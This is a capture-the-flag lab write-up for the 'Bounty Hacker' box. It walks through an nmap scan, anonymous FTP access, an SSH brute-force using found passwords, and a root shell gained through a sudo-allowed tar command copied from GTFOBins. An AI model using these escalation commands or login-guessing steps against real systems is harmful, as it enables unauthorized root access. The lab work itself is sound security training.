Bounty_Hacker.md

Bounty Hacker

This is a pretty simple CTF:


Name: Alexander Spiesberger
Date: 1/02/2021
email: alex.spiesberger@gmail.com

We start and launch an nmap and find 3 ports open, with and ftp on it with anonymous, we connect to it:


```
# Nmap 7.91 scan initiated Mon Feb  1 17:13:35 2021 as: nmap -sC -A -p- -oN initial.nmap 10.10.61.11
Nmap scan report for 10.10.61.11
Host is up (0.026s latency).
Not shown: 55529 filtered ports, 10003 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.11.25.211
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 dc:f8:df:a7:a6:00:6d:18:b0:70:2b:a5:aa:a6:14:3e (RSA)
|   256 ec:c0:f2:d9:1e:6f:48:7d:38:9a:e3:bb:08:c4:0c:c9 (ECDSA)
|_  256 a4:1a:15:a5:d4:b1:cf:8f:16:50:3a:7d:d0:d8:13:c2 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

```
┌──(alex㉿Kali)-[~/my_testing/Bounty_Hacker]
└─$ ftp $RHOST
Connected to 10.10.61.11.
220 (vsFTPd 3.0.3)
Name (10.10.61.11:alex): Anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
```


We see 2 documents and download them:



We then cat them and see the name of the user:



The other file is a file with passwords, we remember that ssh is open on port 22 so we could try to bruteforce it:




Yay! We found our password! Let's ssh into it:

```
The authenticity of host '10.10.61.11 (10.10.61.11)' can't be established.
ECDSA key fingerprint is SHA256:fzjl1gnXyEZI9px29GF/tJr+u8o9i88XXfjggSbAgbE.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.61.11' (ECDSA) to the list of known hosts.
lin@10.10.61.11's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

83 packages can be updated.
0 updates are security updates.

Last login: Sun Jun  7 22:23:41 2020 from 192.168.0.14
```

We can now cat user.txt:

```
lin@bountyhacker:~/Desktop$ ls
user.txt
lin@bountyhacker:~/Desktop$ cat user.txt
```



we try the command "sudo -l" to see if we can run commands as superuser:

```
lin@bountyhacker:~/Desktop$ sudo -l
[sudo] password for lin:
Sorry, try again.
[sudo] password for lin:
Matching Defaults entries for lin on bountyhacker:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/b

User lin may run the following commands on bountyhacker:
    (root) /bin/tar
```

We find a nice command that we can run as superuser, we can look at gtfo bins to see what we can do with it:

gtfobins.github.io/gtfobins/tar/

It writes data to files, it may be used to do privileged writes or write files outside a restricted file system.

This only works for GNU tar.

```
LFILE=file_to_write
TF=$(mktemp)
echo DATA > "$TF"
tar c --xform "s@.*@$LFILE@" -OP "$TF" | tar x -P
```

File read

It reads data from files, it may be used to do privileged reads or disclose files outside a restricted file system.

This only works for GNU tar.

```
LFILE=file_to_read
tar xf "$LFILE" -I '/bin/sh -c "cat 1>&2"'
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
```

Limited SUID

We now just have to run the command:

```
lin@bountyhacker:~/Desktop$ sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
tar: Removing leading `/' from member names
# whoami
root
```

Now we just have to go to /root and cat out the last flag:

```
# cd /root
# ls
root.txt
# cat root.txt
[redacted]
#
```

Hope it was useful.
contact: alex.spiesberger@gmail.com